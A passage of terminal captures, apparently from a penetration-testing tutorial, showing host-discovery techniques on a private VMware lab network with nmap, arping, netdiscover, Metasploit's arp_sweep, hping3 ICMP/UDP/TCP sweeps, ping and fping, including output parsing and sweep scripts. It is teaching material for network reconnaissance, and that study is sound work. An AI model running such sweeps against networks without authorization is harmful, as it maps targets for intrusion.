Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:14 EST
Nmap scan report for 172.16.69.1
Host is up (0.00013s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 172.16.69.128
Host is up (0.00029s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap scan report for 172.16.69.129
Host is up (0.00038s latency).
MAC Address: 00:0C:29:94:63:4B (VMware)
Nmap scan report for 172.16.69.130
Host is up (0.00016s latency).
MAC Address: 00:0C:29:EB:A5:8A (VMware)
Nmap scan report for 172.16.69.131
Host is up (0.00015s latency).
MAC Address: 00:0C:29:97:29:02 (VMware)
Nmap scan report for 172.16.69.132
Host is up (0.00028s latency).
MAC Address: 00:0C:29:9E:F9:15 (VMware)
Nmap scan report for 172.16.69.135
Host is up (0.00020s latency).
MAC Address: 00:0C:29:B5:90:73 (VMware)
Nmap scan report for 172.16.69.133
Host is up.
Nmap done: 8 IP addresses (8 hosts up) scanned in 26.03 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.128 -PA80 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:15 EST
Nmap scan report for 172.16.69.128
Host is up (0.00030s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 13.02 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.0-255 -PA80 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:16 EST
Nmap scan report for 172.16.69.1
Host is up (0.00017s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 172.16.69.128
Host is up (0.00021s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap scan report for 172.16.69.129
Host is up (0.00017s latency).
MAC Address: 00:0C:29:94:63:4B (VMware)
Nmap scan report for 172.16.69.130
Host is up (0.00020s latency).
MAC Address: 00:0C:29:EB:A5:8A (VMware)
Nmap scan report for 172.16.69.131
Host is up (0.00020s latency).
MAC Address: 00:0C:29:97:29:02 (VMware)
Nmap scan report for 172.16.69.132
Host is up (0.00019s latency).
MAC Address: 00:0C:29:9E:F9:15 (VMware)
Nmap scan report for 172.16.69.135
Host is up (0.00016s latency).
MAC Address: 00:0C:29:B5:90:73 (VMware)
Nmap scan report for 172.16.69.254
Host is up (0.00012s latency).
MAC Address: 00:50:56:E0:A4:8E (VMware)
Nmap scan report for 172.16.69.133
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 27.96 seconds
root@kali:~# nmap -iL iplist.txt -PA80 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:17 EST
Nmap scan report for 172.16.69.1
Host is up (0.00010s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 172.16.69.128
Host is up (0.00024s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap scan report for 172.16.69.129
Host is up (0.00019s latency).
MAC Address: 00:0C:29:94:63:4B (VMware)
Nmap scan report for 172.16.69.130
Host is up (0.00016s latency).
```

```
File Edit View Search Terminal Help
root@kali:~# arping 172.16.69.128 -c 1
ARPING 172.16.69.128
60 bytes from 00:0c:29:96:81:f2 (172.16.69.128): index=0 time=15.259 msec

--- 172.16.69.128 statistics ---
1 packets transmitted, 1 packets received, 0% unanswered (0 extra)
rtt min/avg/max/std-dev = 15.259/15.259/15.259/0.000 ms
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# arping 172.16.69.145 -c 1
ARPING 172.16.69.145
Timeout

--- 172.16.69.145 statistics ---
1 packets transmitted, 0 packets received, 100% unanswered (0 extra)
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# arping -c 1 172.16.69.128 | grep "bytes from"
60 bytes from 00:0c:29:96:81:f2 (172.16.69.128): index=0 time=12.666 msec
root@kali:~# arping -c 1 172.16.69.145 | grep "bytes from"
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# arping -c 1 172.16.69.128 | grep "bytes from"
60 bytes from 00:0c:29:96:81:f2 (172.16.69.128): index=0 time=15.463 msec
root@kali:~# arping -c 1 172.16.69.128 | grep "bytes from" | cut -d " " -f 4
00:0c:29:96:81:f2
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# arping -c 1 172.16.69.128 | grep "bytes from"
60 bytes from 00:0c:29:96:81:f2 (172.16.69.128): index=0 time=12.684 msec
root@kali:~# arping -c 1 172.16.69.128 | grep "bytes from" | cut -d " " -f 5
(172.16.69.128):
root@kali:~# arping -c 1 172.16.69.128 | grep "bytes from" | cut -d " " -f 5 | cut -d "(" -f 2
172.16.69.128):
root@kali:~# arping -c 1 172.16.69.128 | grep "bytes from" | cut -d " " -f 5 | cut -d "(" -f 2 | cut -d ")" -f 1
172.16.69.128
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./arping.sh
Usage - ./arping.sh [interface]
Example - ./arping.sh eth0
Example will perform an ARP scan of the local subnet to which eth0 is assigned
root@kali:~# ./arping.sh eth0
172.16.69.1
172.16.69.128
172.16.69.130
172.16.69.132
172.16.69.131
172.16.69.135
172.16.69.254
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./arping.sh eth0 > output.txt
root@kali:~# cat output.txt
172.16.69.1
172.16.69.128
172.16.69.130
172.16.69.132
172.16.69.131
172.16.69.135
172.16.69.254
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./arping.sh
Usage - ./arping.sh [input file]
Example - ./arping.sh iplist.txt
Example will perform an ARP scan of all IP addresses defined in
iplist.txt
root@kali:~# ./arping.sh iplist.txt
172.16.69.130
172.16.69.1
172.16.69.128
172.16.69.131
172.16.69.132
172.16.69.135
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./arping.sh iplist.txt > output.txt
root@kali:~# cat output.txt
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.129
172.16.69.128
172.16.69.135
172.16.69.1
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# netdiscover -r 172.16.69.0/24
```

```
File Edit View Search Terminal Help
Currently scanning: Finished! | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 7 hosts. Total size: 420
-----
  IP             At MAC Address      Count  Len  MAC Vendor / Hostname
-----
172.16.69.1     00:50:56:c0:00:01    1      60  VMware, Inc.
172.16.69.128   00:0c:29:96:81:f2    1      60  VMware, Inc.
172.16.69.129   00:0c:29:94:63:4b    1      60  VMware, Inc.
172.16.69.130   00:0c:29:eb:a5:8a    1      60  VMware, Inc.
172.16.69.131   00:0c:29:97:29:02    1      60  VMware, Inc.
172.16.69.132   00:0c:29:9e:f9:15    1      60  VMware, Inc.
172.16.69.254   00:50:56:e0:a4:8e    1      60  VMware, Inc.
-----
```



```
File Edit View Search Terminal Help
msf auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

  Name      Current Setting  Required  Description
  ----      -
INTERFACE  no               no        The name of the interface
RHOSTS     yes              yes       The target address range or CIDR identifier
SHOST      no               no        Source IP Address
SMAC       no               no        Source MAC Address
THREADS    1                yes       The number of concurrent threads
TIMEOUT    5                yes       The number of seconds to wait for new data

msf auxiliary(arp_sweep) > |
```

```
File Edit View Search Terminal Help
msf auxiliary(arp_sweep) > ifconfig eth0
[*] exec: ifconfig eth0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.16.69.133 netmask 255.255.255.0 broadcast 172.16.69.255
inet6 fe80::20c:29ff:fe2d:7c19 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:2d:7c:19 txqueuelen 1000 (Ethernet)
RX packets 9687 bytes 1395789 (1.3 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 13463 bytes 954535 (932.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf auxiliary(arp_sweep) > |
```

```
File Edit View Search Terminal Help
msf auxiliary(arp_sweep) > set interface eth0
interface => eth0
msf auxiliary(arp_sweep) > set RHOSTS 172.16.69.0/24
RHOSTS => 172.16.69.0/24
msf auxiliary(arp_sweep) > set SHOST 172.16.69.133
SHOST => 172.16.69.133
msf auxiliary(arp_sweep) > set SMAC 00:0c:29:2d:7c:19
SMAC => 00:0c:29:2d:7c:19
msf auxiliary(arp_sweep) > set THREADS 20
THREADS => 20
msf auxiliary(arp_sweep) > set TIMEOUT 1
TIMEOUT => 1
msf auxiliary(arp_sweep) > |
```

```
File Edit View Search Terminal Help
msf auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

  Name      Current Setting  Required  Description
  ----      -
INTERFACE  eth0             no        The name of the interface
RHOSTS     172.16.69.0/24  yes       The target address range or CIDR identifier
SHOST      172.16.69.133   no        Source IP Address
SMAC       00:0c:29:2d:7c:19 no        Source MAC Address
THREADS    20               yes       The number of concurrent threads
TIMEOUT    1                yes       The number of seconds to wait for new data

msf auxiliary(arp_sweep) > |
```

```
File Edit View Search Terminal Help
msf auxiliary(arp_sweep) > run
[*] 172.16.69.1 appears to be up (VMware, Inc.).
[*] 172.16.69.128 appears to be up (VMware, Inc.).
[*] 172.16.69.129 appears to be up (VMware, Inc.).
[*] 172.16.69.130 appears to be up (VMware, Inc.).
[*] 172.16.69.131 appears to be up (VMware, Inc.).
[*] 172.16.69.132 appears to be up (VMware, Inc.).
[*] 172.16.69.254 appears to be up (VMware, Inc.).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(arp_sweep) > █
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 172.16.69.1 --icmp
HPING 172.16.69.1 (eth0 172.16.69.1): icmp mode set, 28 headers + 0 data bytes
len=46 ip=172.16.69.1 ttl=64 id=49756 icmp_seq=0 rtt=6.9 ms
len=46 ip=172.16.69.1 ttl=64 id=62417 icmp_seq=1 rtt=7.1 ms
len=46 ip=172.16.69.1 ttl=64 id=57485 icmp_seq=2 rtt=6.3 ms
len=46 ip=172.16.69.1 ttl=64 id=4968 icmp_seq=3 rtt=6.0 ms
len=46 ip=172.16.69.1 ttl=64 id=49472 icmp_seq=4 rtt=5.8 ms
len=46 ip=172.16.69.1 ttl=64 id=50536 icmp_seq=5 rtt=5.2 ms
len=46 ip=172.16.69.1 ttl=64 id=17861 icmp_seq=6 rtt=5.0 ms
^C
--- 172.16.69.1 hping statistic ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max = 5.0/6.0/7.1 ms
root@kali:~# █
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 172.16.69.1 --icmp -c 2
HPING 172.16.69.1 (eth0 172.16.69.1): icmp mode set, 28 headers + 0 data bytes
len=46 ip=172.16.69.1 ttl=64 id=57703 icmp_seq=0 rtt=5.1 ms
len=46 ip=172.16.69.1 ttl=64 id=10621 icmp_seq=1 rtt=5.2 ms

--- 172.16.69.1 hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 5.1/5.1/5.2 ms
root@kali:~# █
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 172.16.69.145 --icmp -c 2
HPING 172.16.69.145 (eth0 172.16.69.145): icmp mode set, 28 headers + 0 data bytes

--- 172.16.69.145 hping statistic ---
2 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 172.16.69.1 --icmp -c 1; hping3 172.16.69.145 --icmp -c 1 | grep "len"
HPING 172.16.69.1 (eth0 172.16.69.1): icmp mode set, 28 headers + 0 data bytes
len=46 ip=172.16.69.1 ttl=64 id=31597 icmp_seq=0 rtt=5.2 ms

--- 172.16.69.1 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 5.2/5.2/5.2 ms

--- 172.16.69.145 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 172.16.69.1 --icmp -c 1 >> handle.txt

--- 172.16.69.1 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 4.1/4.1/4.1 ms
root@kali:~# hping3 172.16.69.145 --icmp -c 1 >> handle.txt

--- 172.16.69.145 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~# cat handle.txt
HPING 172.16.69.1 (eth0 172.16.69.1): icmp mode set, 28 headers + 0 data bytes
len=46 ip=172.16.69.1 ttl=64 id=53232 icmp_seq=0 rtt=4.1 ms
HPING 172.16.69.145 (eth0 172.16.69.145): icmp mode set, 28 headers + 0 data bytes
root@kali:~#
```



```
File Edit View Search Terminal Help
root@kali:~# for addr in {1..254}; do hping3 172.16.69.$addr --icmp -c 1 >> handle.txt & done
[1] 15032
[2] 15033
[3] 15034
[4] 15035
[5] 15036
[6] 15037
[7] 15038
```

```
File Edit View Search Terminal Help
--- 172.16.69.38 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
1 packets transmitted, 1 packets received, 0% packet loss

--- 172.16.69.35 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
round-trip min/avg/max = 104.5/104.5/104.5 ms
[136] 15168

--- 172.16.69.39 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.132 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 79.7/79.7/79.7 ms

--- 172.16.69.131 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
```

```
File Edit View Search Terminal Help
root@kali:~# grep len handle.txt
len=46 ip=172.16.69.1 ttl=64 id=39047 icmp_seq=0 rtt=20.5 ms
len=46 ip=172.16.69.132 ttl=64 id=52655 icmp_seq=0 rtt=10.8 ms
len=46 ip=172.16.69.131 ttl=128 id=59134 icmp_seq=0 rtt=28.0 ms
len=46 ip=172.16.69.128 ttl=64 id=50707 icmp_seq=0 rtt=47.6 ms
len=46 ip=172.16.69.130 ttl=64 id=61717 icmp_seq=0 rtt=49.2 ms
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# grep len handle.txt
len=46 ip=172.16.69.1 ttl=64 id=39047 icmp_seq=0 rtt=20.5 ms
len=46 ip=172.16.69.132 ttl=64 id=52655 icmp_seq=0 rtt=10.8 ms
len=46 ip=172.16.69.131 ttl=128 id=59134 icmp_seq=0 rtt=28.0 ms
len=46 ip=172.16.69.128 ttl=64 id=50707 icmp_seq=0 rtt=47.6 ms
len=46 ip=172.16.69.130 ttl=64 id=61717 icmp_seq=0 rtt=49.2 ms
root@kali:~# grep len handle.txt | cut -d " " -f 2
ip=172.16.69.1
ip=172.16.69.132
ip=172.16.69.131
ip=172.16.69.128
ip=172.16.69.130
root@kali:~# grep len handle.txt | cut -d " " -f 2 | cut -d "=" -f 2
172.16.69.1
172.16.69.132
172.16.69.131
172.16.69.128
172.16.69.130
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./ping_sweep.sh
Usage - ./ping_sweep.sh [/24 network address]
Example - ./ping_sweep.sh 172.16.36.0
Example will perform an ICMP ping sweep of the 172.16.36.0/24
network and output to an output.txt file
root@kali:~# ./ping_sweep.sh 172.16.69.0

--- 172.16.69.1 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 5.3/5.3/5.3 ms

--- 172.16.69.2 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.3 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.4 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.5 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
File Edit View Search Terminal Help
root@kali:~# cat output.txt
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.129
172.16.69.128
172.16.69.135
172.16.69.1
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 --udp 172.16.69.128
HPING 172.16.69.128 (eth0 172.16.69.128): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2949 seq=0
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2950 seq=1
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2951 seq=2
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2952 seq=3
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2953 seq=4
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2954 seq=5
^C
--- 172.16.69.128 hping statistic ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 7.5/8.5/9.9 ms
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 --udp 172.16.69.128 -c 1
HPING 172.16.69.128 (eth0 172.16.69.128): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=1124 seq=0

--- 172.16.69.128 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 6.6/6.6/6.6 ms
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 --udp 172.16.69.145 -c 1
HPING 172.16.69.145 (eth0 172.16.69.145): udp mode set, 28 headers + 0 data bytes

--- 172.16.69.145 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 --udp 172.16.69.128 -c 1; hping3 --udp 172.16.69.145 -c 1 | grep "Unreachable"
HPING 172.16.69.128 (eth0 172.16.69.128): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2777 seq=0

--- 172.16.69.128 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 5.7/5.7/5.7 ms

--- 172.16.69.145 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 --udp 172.16.69.128 -c 1 >> handle.txt

--- 172.16.69.128 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 15.3/15.3/15.3 ms
root@kali:~# hping3 --udp 172.16.69.145 -c 1 >> handle.txt

--- 172.16.69.145 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~# cat handle.txt
HPING 172.16.69.128 (eth0 172.16.69.128): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2481 seq=0
HPING 172.16.69.145 (eth0 172.16.69.145): udp mode set, 28 headers + 0 data bytes
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# for addr in $(seq 1 254); do hping3 172.16.69.$addr --udp -c 1 >> handle.txt & done
[1] 16674
[2] 16675
[3] 16676
[4] 16677
[5] 16678
```

```
File Edit View Search Terminal Help

--- 172.16.69.178 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.176 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.181 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.183 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
File Edit View Search Terminal Help
root@kali:~# grep Unreachable handle.txt
ICMP Port Unreachable from ip=172.16.69.128 get hostname...HPING 172.16.69.130 (eth0 172.16.69.130): udp mode set, 28 headers + 0
data bytes
ICMP Port Unreachable from ip=172.16.69.130 get hostname...HPING 172.16.69.40 (eth0 172.16.69.40): udp mode set, 28 headers + 0 da
ta bytes
ICMP Port Unreachable from ip=172.16.69.131 get hostname...HPING 172.16.69.47 (eth0 172.16.69.47): udp mode set, 28 headers + 0 da
ta bytes
ICMP Port Unreachable from ip=172.16.69.132 name=UNKNOWN
```

```
File Edit View Search Terminal Help
root@kali:~# grep Unreachable handle.txt
ICMP Port Unreachable from ip=172.16.69.128 get hostname...HPING 172.16.69.130 (eth0 172.16.69.130): udp mode set, 28 headers + 0
data bytes
ICMP Port Unreachable from ip=172.16.69.130 get hostname...HPING 172.16.69.40 (eth0 172.16.69.40): udp mode set, 28 headers + 0 d
ata bytes
ICMP Port Unreachable from ip=172.16.69.131 get hostname...HPING 172.16.69.47 (eth0 172.16.69.47): udp mode set, 28 headers + 0 d
ata bytes
ICMP Port Unreachable from ip=172.16.69.132 name=UNKNOWN
root@kali:~# grep Unreachable handle.txt | cut -d " " -f 5
ip=172.16.69.128
ip=172.16.69.130
ip=172.16.69.131
ip=172.16.69.132
root@kali:~# grep Unreachable handle.txt | cut -d " " -f 5 | cut -d "=" -f 2
172.16.69.128
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./udp_sweep.sh
Usage - ./udp_sweep.sh [/24 network address]
Example - ./udp_sweep.sh 172.16.36.0
Example will perform a UDP ping sweep of the 172.16.36.0/24
network and output to an output.txt file
root@kali:~# ./udp_sweep.sh 172.16.69.0

--- 172.16.69.1 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.2 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.3 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
File Edit View Search Terminal Help
root@kali:~# cat output.txt
172.16.69.128
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 172.16.69.128
HPING 172.16.69.128 (eth0 172.16.69.128): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=13.7 ms
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=5.3 ms
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=1.2 ms
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=3 win=0 rtt=0.6 ms
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=4 win=0 rtt=7.8 ms
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=5 win=0 rtt=7.4 ms
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=6 win=0 rtt=6.6 ms
^C
--- 172.16.69.128 hping statistic ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max = 0.6/6.1/13.7 ms
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# hping3 172.16.69.128 -c 1
HPING 172.16.69.128 (eth0 172.16.69.128): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=4.0 ms
--- 172.16.69.128 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 4.0/4.0/4.0 ms
root@kali:~# hping3 172.16.69.145 -c 1
HPING 172.16.69.145 (eth0 172.16.69.145): NO FLAGS are set, 40 headers + 0 data bytes
--- 172.16.69.145 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./tcp_sweep.sh
Usage - ./tcp_sweep.sh [/24 network address]
Example - ./tcp_sweep.sh 172.16.36.0
Example will perform a tcp ping sweep of the 172.16.36.0/24
network and output to an output.txt file
root@kali:~# ./tcp_sweep.sh 172.16.69.0
--- 172.16.69.1 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 4.7/4.7/4.7 ms
--- 172.16.69.2 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
--- 172.16.69.3 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
File Edit View Search Terminal Help
root@kali:~# cat output.txt
172.16.69.1
172.16.69.128
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ping 172.16.69.128
PING 172.16.69.128 (172.16.69.128) 56(84) bytes of data.
64 bytes from 172.16.69.128: icmp_seq=1 ttl=64 time=0.236 ms
64 bytes from 172.16.69.128: icmp_seq=2 ttl=64 time=0.263 ms
64 bytes from 172.16.69.128: icmp_seq=3 ttl=64 time=0.281 ms
64 bytes from 172.16.69.128: icmp_seq=4 ttl=64 time=0.196 ms
64 bytes from 172.16.69.128: icmp_seq=5 ttl=64 time=0.239 ms
64 bytes from 172.16.69.128: icmp_seq=6 ttl=64 time=0.296 ms
64 bytes from 172.16.69.128: icmp_seq=7 ttl=64 time=0.306 ms
64 bytes from 172.16.69.128: icmp_seq=8 ttl=64 time=0.298 ms
^C
--- 172.16.69.128 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7174ms
rtt min/avg/max/mdev = 0.196/0.264/0.306/0.038 ms
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ping 172.16.69.128 -c 2
PING 172.16.69.128 (172.16.69.128) 56(84) bytes of data.
64 bytes from 172.16.69.128: icmp_seq=1 ttl=64 time=1.13 ms
64 bytes from 172.16.69.128: icmp_seq=2 ttl=64 time=0.395 ms

--- 172.16.69.128 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.395/0.766/1.138/0.372 ms
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ping 172.16.69.128 -c 1
PING 172.16.69.128 (172.16.69.128) 56(84) bytes of data.
64 bytes from 172.16.69.128: icmp_seq=1 ttl=64 time=1.00 ms

--- 172.16.69.128 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.002/1.002/1.002/0.000 ms
root@kali:~# ping 172.16.69.145 -c 1
PING 172.16.69.145 (172.16.69.145) 56(84) bytes of data.
From 172.16.69.133 icmp_seq=1 Destination Host Unreachable

--- 172.16.69.145 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ping 172.16.69.128 -c 1 | grep "bytes from"
64 bytes from 172.16.69.128: icmp_seq=1 ttl=64 time=0.822 ms
root@kali:~# ping 172.16.69.128 -c 1 | grep "bytes from" | cut -d " " -f 4
172.16.69.128:
root@kali:~# ping 172.16.69.128 -c 1 | grep "bytes from" | cut -d " " -f 4 | cut -d ":" -f 1
172.16.69.128
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./ping_sweep.sh
Usage - ./ping_sweep.sh [/24 network address]
Example - ./ping_sweep.sh 172.16.36.0
Example will perform an ICMP ping sweep of the 172.16.36.0/24
network and output to an output.txt file
root@kali:~# ./ping_sweep.sh 172.16.69.0
172.16.69.1
172.16.69.128
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./ping_sweep.sh 172.16.69.0 > output.txt
root@kali:~# cat output.txt
172.16.69.1
172.16.69.128
172.16.69.132
172.16.69.131
172.16.69.133
172.16.69.130
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# fping 172.16.69.128
172.16.69.128 is alive
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# fping 172.16.69.145
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.145
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.145
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.145
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.145
172.16.69.145 is unreachable
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# fping 172.16.69.128 -c 1
172.16.69.128 : [0], 84 bytes, 2.69 ms (2.69 avg, 0% loss)

172.16.69.128 : xmt/rcv/%loss = 1/1/0%, min/avg/max = 2.69/2.69/2.69
root@kali:~# fping 172.16.69.145 -c 1
172.16.69.145 : xmt/rcv/%loss = 1/0/100%
root@kali:~#
```

